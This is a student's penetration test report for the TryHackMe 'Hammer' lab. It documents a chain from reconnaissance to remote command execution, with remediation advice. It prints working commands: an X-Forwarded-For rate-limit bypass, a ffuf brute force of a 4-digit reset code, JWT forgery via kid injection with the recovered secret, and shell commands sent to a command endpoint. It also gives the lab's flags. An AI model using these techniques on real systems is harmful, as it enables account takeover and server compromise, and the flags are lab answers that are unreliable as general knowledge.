# HAMMER
# Penetration Test Report

Target: TryHackMe room "Hammer" - authentication bypass to Remote Code Execution

| | |
|---|---|
| **Prepared by** | NISHANT SAINI |
| **Role** | BCA Student - Cyber Security Practice |
| **Platform** | TryHackMe (lab environment) |
| **Test date** | 11 - 13 October 2026 |
| **Overall risk** | CRITICAL |
| **Flags captured** | 2 of 2 (THM{AuthBypass3D}, THM{RUNANYCOMMAND1337}) |

# 1. Executive Summary

This report documents a black-box security assessment of the Hammer web application, a PHP and Apache service hosted on a TryHackMe lab machine. The goal of the assessment was to bypass the authentication mechanisms, obtain access to the dashboard, and achieve Remote Code Execution (RCE) on the underlying server.

The assessment succeeded on every objective. The web application relied on weak and client-controlled security controls: a guessable 4-digit password-reset code that could be brute-forced by spoofing the X-Forwarded-For header, a cookie-based client-side access check, a JWT signing secret stored in a predictable file, and a command-execution endpoint that passed user input directly to the operating system. Chained together, these weaknesses allowed an unauthenticated attacker to take over an account, forge a trusted session token, and run arbitrary commands on the server as the www-data user.

Immediate remediation is required. The command-execution endpoint should be removed, the JWT implementation should be replaced with a server-side validated session model, and the password-reset flow must be rebuilt with cryptographically random tokens, strict rate limiting based on server-observed client addresses, and single-use expiring codes.

| Severity | Count | Findings |
|---|---|---|
| **Critical** | 1 | Remote Code Execution through execute_command.php |
| **High** | 4 | Insecure password reset (OTP brute force), rate-limit bypass via X-Forwarded-For, JWT forgery through kid injection, weak JWT secret exposed on server |
| **Medium** | 3 | Client-side authorisation bypass (persistentSession cookie), JWT exposed in page source, sensitive error log and directory exposure |
| **Low** | 2 | Session cookie without HttpOnly flag, exposed vendor and phpMyAdmin paths |

### Key result

Full chain completed: **login bypass, dashboard access, command execution, and read of the protected flag file**.

# 2. Scope and Test Environment

The lab target was provisioned by TryHackMe for each attempt. Its IP address changed between sessions, so every observed address is listed below for traceability.

| Item | Details |
|---|---|
| Target application | Hammer web portal (Login, Reset Password, Dashboard) |
| Web server | Apache/2.4.41 (Ubuntu) on TCP 1337 |
| Other open service | OpenSSH 8.2p1 on TCP 22 (not in scope for exploitation) |
| Target IPs observed | 10.146.188.183, 10.146.143.112, 10.144.157.190, 10.144.179.117 (per lab instance) |
| Test account | tester@hammer.thm (provided / reset during the test) |
| Attacker platform | Kali Linux workstation; Firefox, Chromium, Burp Suite Professional, jwt.io, nano, ffuf, feroxbuster, nmap |
| Rules of engagement | Lab environment only. No production systems or third-party targets were tested. |

# 3. Methodology

The assessment followed a standard black-box web penetration testing workflow, aligned with the OWASP Web Security Testing Guide:

| Phase | Objective | Tools used |
|---|---|---|
| 1. Reconnaissance | Identify open ports, services and versions | nmap |
| 2. Enumeration | Discover hidden paths, source code hints and exposed files | Browser view-source, feroxbuster, SecLists |
| 3. Vulnerability analysis | Study authentication, reset and session logic | Firefox DevTools, Burp Repeater |
| 4. Exploitation | Bypass authentication, brute-force reset code, forge token, execute commands | ffuf, Python requests, jwt.io, Burp Suite |
| 5. Post-exploitation | Read the protected flag and document impact | Burp Repeater (command endpoint) |
| 6. Reporting | Document evidence, impact and remediation | This report |

# 4. Step-by-Step Attack Chain

Each step below lists the action, the command or request used, what was observed, and the outcome. Screenshots captured during the session support every step.

## Step 1: Port scanning and service fingerprinting

**Action.** Full TCP port scan with service and default script detection to map the attack surface.

```
nmap -sC -sV -p- --min-rate 5000 -T4 10.146.188.183
```

**Observation.** Port 22/tcp (OpenSSH 8.2p1) and 1337/tcp (Apache httpd 2.4.41, title 'Login') are open. The PHPSESSID cookie is set without the HttpOnly flag, which allows JavaScript to read it.

***Outcome.*** *Attack surface identified: a single web application on port 1337 plus SSH.*

## Step 2: Source code review of the login page

**Action.** Viewed the raw HTML of the login page to find hidden hints, form fields and links.

```
view-source:http://10.146.188.183:1337/index.php
```

**Observation.** The form posts to index.php with fields 'email' and 'password'. The page contains a developer comment: 'Directory naming convention must be hmr_DIRECTORY_NAME'. It also links to reset_password.php under 'Forgot your password?'.

***Outcome.*** *The developer comment revealed a naming pattern (hmr_*) that was later used to find log and asset directories. The reset page became the primary target.*

## Step 3: Directory and file enumeration

**Action.** Brute-forced web paths to discover hidden resources using a medium-sized directory wordlist.

```
feroxbuster -u http://10.146.188.183:1337/ -w
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 50 -k
```

**Observation.** Discovered reset_password.php (200), hmr_css/bootstrap.min.css, phpmyadmin/, vendor/ (including composer/installed.json and the firebase/php-jwt LICENSE, CHANGELOG and README), and javascript/. Hitting the guessed hmr_logs directory exposed an error log.

***Outcome.*** *Multiple exposed paths were identified, including the vendor directory that revealed a JWT library and phpMyAdmin.*

## Step 4: Information disclosure through error logs

**Action.** Opened the discovered log directory and the error log file.

```
http://10.146.188.183:1337/hmr_logs/

http://10.146.188.183:1337/hmr_logs/error.logs
```

**Observation.** Directory listing is enabled. The log file is publicly readable and contains authentication failures for user tester@hammer.thm, including attempts against /restricted-area, /admin-login and attempts to read /etc/shadow, plus internal server paths such as /var/www/html/ and /home/hammerthm/test.php.

***Outcome.*** *Confirmed a valid account (tester@hammer.thm), internal file paths and a naming pattern for further enumeration.*

## Step 5: Testing the password reset flow

**Action.** Submitted the account email to the reset form to see how the recovery process works.

```
POST reset_password.php email=tester@hammer.thm

POST reset_password.php recovery_code=2378&s=140
```

**Observation.** The first attempt returned 'Time elapsed. Please try again later.' The response to a later attempt returned 'Rate limit exceeded. Please try again later.' The recovery screen asks for a 4-digit code and shows a countdown timer (about 180 seconds). The timer value s is sent in the request body.

***Outcome.*** *The reset flow uses a short-lived 4-digit code, a visible timer and a rate limit. These controls are the target of the next steps.*

## Step 6: Rate-limit bypass using X-Forwarded-For

**Action.** Confirmed that the rate limiter trusts a client-supplied header, so changing the header value resets the limit.

```
Burp Repeater / Firefox DevTools: add header 'X-Forwarded-For: 1.1.1.1' to the reset request
```

**Observation.** After the rate-limit message appeared, adding the X-Forwarded-For header with a new value allowed the request to proceed again. The server therefore counts requests per client-supplied IP rather than per real connection.

***Outcome.*** *Rate-limit bypass confirmed. Attempts could be distributed across many spoofed source addresses.*

## Step 7: Building the candidate wordlists

**Action.** Generated two wordlists: one for all 4-digit recovery codes and one for spoofed IP addresses.

```
printf "%04d\n" {1..9999} > num.txt

for i in {1..255}; do for j in {1..255}; do echo 1.1.$i.$j; done; done | head -9999 > ips.txt
```

**Observation.** num.txt holds 9,999 codes (0001 to 9999). ips.txt holds 9,999 unique spoofed IPv4 addresses in the 1.1.x.x range, used to rotate the X-Forwarded-For header on every request.

***Outcome.*** *Two wordlists ready for a pitchfork-mode brute force that couples each code with a fresh spoofed IP.*

## Step 8: Brute-forcing the recovery code with ffuf

**Action.** Ran a pitchfork attack pairing the code wordlist (W1) with the IP wordlist (W2), filtering responses that contain the 'Invalid' message.

```
ffuf -w num.txt:W1 -w ips.txt:W2 -u http://10.146.188.183:1337/reset_password.php \

-d 'recovery_code=W1&s=174' -b 'PHPSESSID=<session>' -H 'X-Forwarded-For: W2' \

-H 'Content-Type: application/x-www-form-urlencoded' -mode pitchfork -fr 'Invalid'
```

**Observation.** Around 6,400 requests were sent at roughly 120 to 143 requests per second. Responses that did not contain 'Invalid' were returned with status 200 and size 2191 bytes. The valid code matched on several runs, with the spoofed IP changing each time (for example W1 6443 with W2 1.1.26.68, and W1 5488 with W2 1.1.22.133).

***Outcome.*** *Recovery code successfully guessed. Because the code is only four digits, the full keyspace takes about one minute with this approach.*

## Step 9: Entering the recovery code and resetting the password

**Action.** Opened the Enter Recovery Code page in the browser and submitted the discovered code within the timer window.

```
Browser: http://10.146.188.183:1337/reset_password.php -> 4-Digit Code field
```

**Observation.** The first attempts returned 'Invalid or expired recovery code!' with a new countdown. The correct code moved the flow to the 'Reset Your Password' form, where a new password was set for tester@hammer.thm.

***Outcome.*** *Account password changed. This is a full account takeover of the tester account.*

## Step 10: Logging in to the dashboard

**Action.** Logged in with the reset credentials and captured the request and response in DevTools.

```
Browser login: tester@hammer.thm / <new password>
```

**Observation.** Login succeeded and redirected to dashboard.php. The page displays 'Welcome, Thor! - Flag: THM{AuthBypass3D}' and 'Your role: user', along with a command input box.

***Outcome.*** *Authentication bypassed. Flag 1 (THM{AuthBypass3D}) captured.*

## Step 11: Client-side authorisation bypass with the persistentSession cookie

**Action.** Reviewed the dashboard source and found a script that checks for a 'persistentSession' cookie and redirects to logout.php if the cookie is missing.

```
function checkTrailUserCookie() { const trailUser = getCookie('persistentSession');
if (!trailUser) { window.location.href = 'logout.php'; } }
setInterval(checkTrailUserCookie, 1000);
```

**Observation.** The check is performed entirely in the browser and relies on a cookie the user controls. Setting persistentSession=yes or 1 in the Storage tab stops the redirect. Burp Repeater requests with persistentSession=no produced a different server behaviour, confirming that the cookie is used as a trust signal.

***Outcome.*** *Client-side access control can be defeated by editing a cookie. Session integrity relies on a value the attacker controls.*

## Step 12: Discovering the JWT and command endpoint in page source

**Action.** Read the inline JavaScript of the dashboard to understand how commands are sent to the server.

```
view-source:http://10.146.188.183:1337/dashboard.php
$.ajax({ url: 'execute_command.php', method: 'POST', data: JSON.stringify({command: command}),
headers: { 'Authorization': 'Bearer ' + jwtToken } });
```

**Observation.** The page embeds a full JWT as a JavaScript variable and posts commands to execute_command.php with that token. The decoded JWT (HS256) contains: iss and aud 'http://hammer.thm', user_id 1, email tester@hammer.thm and role 'user'. The header contains kid '/var/www/mykey.key'.

***Outcome.*** *The token and the command endpoint were identified. The kid header points to a key file path on the server.*

## Step 13: Command execution through the dashboard

**Action.** Submitted 'ls' through the dashboard form and intercepted the request in Burp Suite Repeater.

```
POST /execute_command.php HTTP/1.1

Authorization: Bearer <JWT>

Cookie: PHPSESSID=<session>; token=<JWT>; persistentSession=yes

{"command":"ls"}
```

**Observation.** The server returned the directory listing of the web root, including 188ade1.key, composer.json, config.php, dashboard.php, execute_command.php, hmr_css, hmr_images, hmr_js, hmr_logs, index.php, logout.php, reset_password.php and vendor. The endpoint accepts arbitrary shell commands as the authenticated user.

***Outcome.*** *Confirmed OS command injection and Remote Code Execution through the command endpoint.*

## Step 14: Identifying the signing secret

**Action.** Located the file 188ade1.key in the web root and retrieved its content, which is the HMAC secret used to sign JWTs.

```
Burp Repeater: {"command":"cat 188ade1.key"} (or direct download of 188ade1.key)

cat 188ade1.key -> 56058354efb3daa97ebab00fabd7a7d7
```

**Observation.** The key file is stored inside the web root and is readable by the web server. Its value 56058354efb3daa97ebab00fabd7a7d7 was verified as a valid HS256 secret on jwt.io ('Valid secret' against the original token).

***Outcome.*** *JWT signing secret obtained. Anyone with the secret can forge valid tokens.*

## Step 15: Forging a JWT through kid injection

**Action.** Used jwt.io to create a new token, changing the kid header to point to the key file location and signing with the recovered secret.

```
Header: {"typ":"JWT", "alg":"HS256", "kid":"/var/html/188ade1.key"}

Payload: {"iss":"http://hammer.thm", "aud":"http://hammer.thm", "data":{"user_id":1,
"email":"tester@hammer.thm", ...}}

Signature: HMAC-SHA256(header.payload, '56058354efb3daa97ebab00fabd7a7d7')
```

**Observation.** The server accepted the forged token. Replaying it in Burp Repeater in the Authorization header returned command output. Note: the exact claim modified for privilege (role) is not fully visible in the captured screenshots and should be confirmed in the original session before final submission.

***Outcome.*** *Token forgery succeeded. The server trusted a token signed with a secret stored on the server and selected by a user-controlled kid value.*

## Step 16: Verifying command execution as www-data

**Action.** Ran the 'id' command through the forged-token request.

```
{"command":"id"}
```

**Observation.** Response: uid=33(www-data) gid=33(www-data) groups=33(www-data).

***Outcome.*** *Commands run as the web server user www-data.*

## Step 17: Reading the protected flag file

**Action.** Used the same command endpoint to read the flag file located in the ubuntu user's home directory.

```
{"command":"cat /home/ubuntu/flag.txt"}
```

**Observation.** Response: THM{RUNANYCOMMAND1337}. The file was readable by the www-data process, which shows that file-system permissions do not protect user data from the web application.

***Outcome.*** *Flag 2 (THM{RUNANYCOMMAND1337}) captured. Full objective completed.*

# 5. Findings Summary

| ID | Finding | Severity | Affected component | Related step |
|---|---|---|---|---|
| F-01 | OS command injection / Remote Code Execution | Critical | execute_command.php | 13, 16, 17 |
| F-02 | Brute-forceable 4-digit password reset code | High | reset_password.php | 8, 9 |
| F-03 | Rate limit bypass by trusting X-Forwarded-For | High | reset_password.php, rate limiter | 6, 8 |
| F-04 | JWT forgery through kid parameter and exposed secret | High | JWT validation, 188ade1.key | 14, 15 |
| F-05 | Weak JWT secret stored inside the web root | High | Web root file 188ade1.key | 13, 14 |
| F-06 | Client-side authorisation bypass via persistentSession cookie | Medium | dashboard.php JavaScript | 11 |
| F-07 | JWT and internal API details exposed in page source | Medium | dashboard.php | 12 |
| F-08 | Sensitive error log and directory listing exposed | Medium | /hmr_logs/ | 4 |
| F-09 | Session cookie without HttpOnly flag | Low | PHPSESSID | 1 |
| F-10 | Exposed vendor directory, phpMyAdmin path and library versions | Low | /vendor/, /phpmyadmin/ | 3 |

# 6. Detailed Findings

## F-01: OS command injection / Remote Code Execution

**Severity:** Critical

**Description.** The execute_command.php endpoint accepts a JSON 'command' field and executes it on the operating system without validation, allow-listing or sandboxing. Commands run as www-data.

**Impact.** Full compromise of the web server process: read and write of web-accessible files, access to readable user data, and a foothold for lateral movement or privilege escalation.

**Remediation.** Remove the command endpoint entirely. If command functionality is essential, replace it with a fixed set of allow-listed operations implemented in code, never passed to a shell. Run the web process with minimal privileges and restrict file-system access (for example with AppArmor or containers).

## F-02: Brute-forceable 4-digit password reset code

**Severity:** High

**Description.** The recovery code is a 4-digit number (10,000 possibilities). Combined with F-03, all possibilities can be tested within a single timer window and roughly one minute of automated requests. The code is delivered in a predictable form and the server does not invalidate it after failed attempts.

**Impact.** Any user account whose email is known can be taken over, including administrator accounts.

**Remediation.** Generate reset tokens with a cryptographically secure random generator of at least 128 bits. Make them single-use, bind them to the account and a short expiry, and lock or invalidate the token after a small number of failed attempts. Send the code to the user's registered channel rather than displaying timing data to the client.

## F-03: Rate-limit bypass by trusting X-Forwarded-For

**Severity:** High

**Description.** The application trusts the client-supplied X-Forwarded-For header to identify the requester for rate limiting. Changing the header value on each request gives a fresh counter.

**Impact.** Makes brute force of F-02 practical and reduces the effectiveness of any login or reset protection.

**Remediation.** Use the real socket address (REMOTE_ADDR) for rate limiting, and only trust X-Forwarded-For when it is set by a known, configured reverse proxy. Apply rate limits per account and per IP, with exponential back-off.

## F-04: JWT forgery through kid parameter and exposed secret

**Severity:** High

**Description.** The server selects the JWT verification key using the kid header, and the attacker can point kid to an arbitrary file path. Combined with the secret from F-05, the attacker signs a token that the server accepts. The payload claims (user_id, email, role) are then trusted without a server-side session check.

**Impact.** Attackers can impersonate any user, including administrators, and act with their privileges.

**Remediation.** Do not use kid as a file path. Map kid values to keys from a fixed allow-list held in server configuration or a key-management service. Use algorithm pinning (reject 'none' and unexpected algorithms), short token lifetimes, and validate the issuer and audience. Where possible, verify role and permissions against the server's user store, not the token alone.

## F-05: Weak JWT secret stored inside the web root

**Severity:** High

**Description.** The HMAC signing secret is stored in a plain text file (188ade1.key) inside the public web root, and the same file is listed by the directory command. The secret is short, hexadecimal and easy to obtain once RCE is available.

**Impact.** Compromise of the signing secret allows forging of tokens for every user, indefinitely, until the secret is rotated.

**Remediation.** Move secrets out of the web root and load them from environment variables or a secrets manager. Restrict file permissions to the application user only. Generate secrets with a cryptographically secure generator (256 bits or more) and rotate them immediately after this report. Add web server rules that deny access to *.key and other secret files.

## F-06: Client-side authorisation bypass via persistentSession cookie

**Severity:** Medium

**Description.** The dashboard enforces its access check in JavaScript, based on a cookie named persistentSession. Because the cookie is set and read in the browser, the user can add or change it to remove the redirect to logout.php.

**Impact.** Client-side checks give no real protection. The check may hide functionality but does not stop a determined user.

**Remediation.** Enforce all authorisation on the server for every request. Remove the JavaScript session check or use it only for user experience. Store session state in a signed, server-validated session cookie with the HttpOnly, Secure and SameSite flags set.

## F-07: JWT and internal API details exposed in page source

**Severity:** Medium

**Description.** The full JWT and the internal endpoint name, along with the request format, are embedded in the page's inline JavaScript. This gives an attacker a valid token and a map of the command interface without any further work.

**Impact.** Credentials and internal structure are disclosed to anyone who can view the page, including unauthenticated users in some configurations.

**Remediation.** Never place tokens or secrets in client-side code. Keep authentication tokens in HttpOnly cookies, and avoid exposing internal API design in templates. Review all front-end code for embedded secrets before release.

## F-08: Sensitive error log and directory listing exposed

**Severity:** Medium

**Description.** The directory /hmr_logs/ is listed publicly and error.logs is readable without authentication. The log contains usernames, failed login attempts, attempted access to /etc/shadow and internal file paths.

**Impact.** Gives attackers valid usernames, internal layout and a view of defensive gaps. Also reveals that sensitive files were being probed.

**Remediation.** Disable directory listing (Options -Indexes in Apache). Store logs outside the web root with restricted permissions. Review and redact personal data in logs, and monitor for repeated failed authentication.

## F-09: Session cookie without HttpOnly flag

**Severity:** Low

**Description.** The PHPSESSID cookie is accessible to JavaScript, as shown by the nmap http-cookie-flags output and the Storage inspection in DevTools. Combined with any XSS, this would allow session theft.

**Impact.** Increases the impact of any future cross-site scripting issue on the application.

**Remediation.** Set the HttpOnly, Secure and SameSite=Strict (or Lax) attributes on all session cookies. Configure session.cookie_httponly in php.ini.

## F-10: Exposed vendor directory, phpMyAdmin path and library versions

**Severity:** Low

**Description.** The /vendor/ directory exposes composer metadata (installed.json) and the firebase/php-jwt README, CHANGELOG and LICENSE. A phpMyAdmin path was also discovered during enumeration.

**Impact.** Reveals library versions and supports vulnerability research. Exposed administration interfaces widen the attack surface.

**Remediation.** Block web access to vendor/ and other non-public directories. Remove or restrict phpMyAdmin to trusted IPs with strong authentication. Keep dependencies updated and remove documentation files from production builds.

# 7. Attack Path Overview

The diagram below summarises the chain from initial reconnaissance to command execution.

| Stage | Technique | Result |
|---|---|---|
| Recon | Port scan, source review, directory brute force | Reset page and log directory found |
| Information | Public error log read | Valid account tester@hammer.thm confirmed |
| Access control | Rate limit bypass with spoofed X-Forwarded-For | Unlimited recovery attempts |
| Account takeover | 4-digit OTP brute force (ffuf pitchfork) | Password reset, login as tester |
| Client check bypass | Set persistentSession cookie | Dashboard access (Flag 1) |
| Key theft | Command execution, read 188ade1.key | JWT HMAC secret obtained |
| Token forgery | Forged JWT with kid pointing to key file | Server accepts attacker token |
| RCE | Command execution as www-data | Read /home/ubuntu/flag.txt (Flag 2) |

# 8. Flags Captured

| # | Task | Flag | Source |
|---|---|---|---|
| 1 | Flag value after logging in to the dashboard | THM{AuthBypass3D} | Dashboard welcome message |
| 2 | Content of /home/ubuntu/flag.txt | THM{RUNANYCOMMAND1337} | Command endpoint output (Burp Repeater) |

`THM{AuthBypass3D}` | `THM{RUNANYCOMMAND1337}`

# 9. Remediation Roadmap

| Priority | Action | Addresses | Timeline |
|---|---|---|---|
| Immediate | Disable execute_command.php; rotate the JWT secret; delete 188ade1.key from the web root | F-01, F-04, F-05 | 0 - 24 hours |
| Immediate | Invalidate all existing sessions and tokens; force password reset for all accounts | F-02, F-04, F-06 | 0 - 24 hours |
| Short term | Rebuild the reset flow with strong random tokens, single use, expiry and attempt limits | F-02, F-03 | 1 week |
| Short term | Rate-limit on REMOTE_ADDR; trust proxy headers only from known proxies | F-03 | 1 week |
| Short term | Replace the kid file-path lookup with a fixed key map; pin algorithm; validate claims | F-04 | 1 week |
| Short term | Move all server-side checks out of JavaScript; set HttpOnly, Secure, SameSite cookies | F-06, F-07, F-09 | 2 weeks |
| Ongoing | Disable directory listing; restrict vendor/, logs and admin tools; patch PHP and Apache | F-08, F-10 | 2 weeks |

| Priority | Action | Addresses | Timeline |
|---|---|---|---|
| Ongoing | Add WAF rules, central logging, alerting on repeated failures, and periodic re-testing | All | Continuous |

# 10. Conclusion

The Hammer application failed at each layer of its security design. Authentication could be bypassed through a weak recovery mechanism that trusted client-supplied headers, authorisation was enforced in the browser, the JWT signing secret was stored where the server could be asked to serve it, and the command endpoint executed arbitrary input. Each weakness on its own is a serious issue. Together they gave an unauthenticated attacker full command execution on the server.

The recommended fixes are straightforward and well documented in OWASP guidance. Prioritising the removal of the command endpoint, the rotation of secrets and the rebuild of the reset flow will address the critical and high findings. A retest should be performed once the changes are deployed.

Prepared by: **NISHANT SAINI**


Date: 13 October 2026

# 11. Screenshot Evidence Gallery

All 53 screenshots, two per page, in attack order. Desktop taskbar strip is cropped. Each figure has its caption, attack step and an explanation.


# Phase 1 - Room start and reconnaissance

## Figure 1 | TryHackMe Hammer room page | Overview





***Explanation.*** *Room objective: bypass the authentication mechanisms and get RCE. Room progress is 0% at the start.*

## Figure 2 | Nmap service scan | Step 1





***Explanation.*** *Full port scan shows 22/tcp (OpenSSH 8.2p1) and 1337/tcp (Apache 2.4.41, title 'Login'). The PHPSESSID cookie is missing the HttpOnly flag.*

## Figure 3 | Login page on port 1337 | Step 2





***Explanation.*** *The application's entry point with Email, Password and a 'Forgot your password?' link. This is the first attack surface.*

## Figure 4 | View-source of the login page | Step 2



